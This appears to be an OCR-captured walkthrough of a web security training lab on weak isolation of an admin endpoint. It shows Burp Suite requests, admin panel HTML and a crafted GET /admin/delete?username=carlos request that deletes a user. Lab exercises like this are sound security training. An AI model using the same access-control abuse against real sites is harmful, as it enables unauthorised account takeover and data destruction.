
note the Carlos user Account details


https://0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net/admin
ocs Kali Forums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec
Web Security Academy
LAB Not solved
Back to lab description »
Home | Admin panel | My account

Weak isolation on dual-use endpoint

Users


wiener - Delete
carlos - Delete


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × 3 × 4 × 5 × +
Send
Cancel
Target: https://0a5e001a04d6a6309bb0363500d6
Request
Pretty
Response
Pretty Raw Hex Render
Inspe
Reque
Reque
Reque
Reque
Reque
Respo
Search
0 highlights
Search
0 highlights

```
GET /admin HTTP/2
Host: 0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net
Cookie: session=ZsvGe9oRNu10P2J9eKpQcCnMd4030on6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net/my-account?id=administrat
or
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
                        <a href=/>Home
                    </a>
                    <p>
                        |
                    </p>
                    <a href="/admin">
                        Admin panel
                    </a>
                    <p>
                        |
                    </p>
                    <a href="/my-account?id=administrator">
                        My account
                    </a>
                    <p>
                        |
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <section>
                <h1>
                    Users
                </h1>
                <div>
                    <span>
                        wiener -
                    </span>
                    <a href="/admin/delete?username=wiener">
                        Delete
                    </a>
                </div>
                <div>
                    <span>
                        carlos -
                    </span>
                    <a href="/admin/delete?username=carlos">
                        Delete
                    </a>
                </div>
            </section>
            <hr>
```

set the carlos account delete parameters in request search parameter and send request



```
GET /admin/delete?username=carlos HTTP/2
Host: 0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net
Cookie: session=ZsvGe9oRNu10P2J9eKpQcCnMd4030on6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net/my-account?id=administrat
or
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Carlos user account Deleted successfully

Lab Solved !!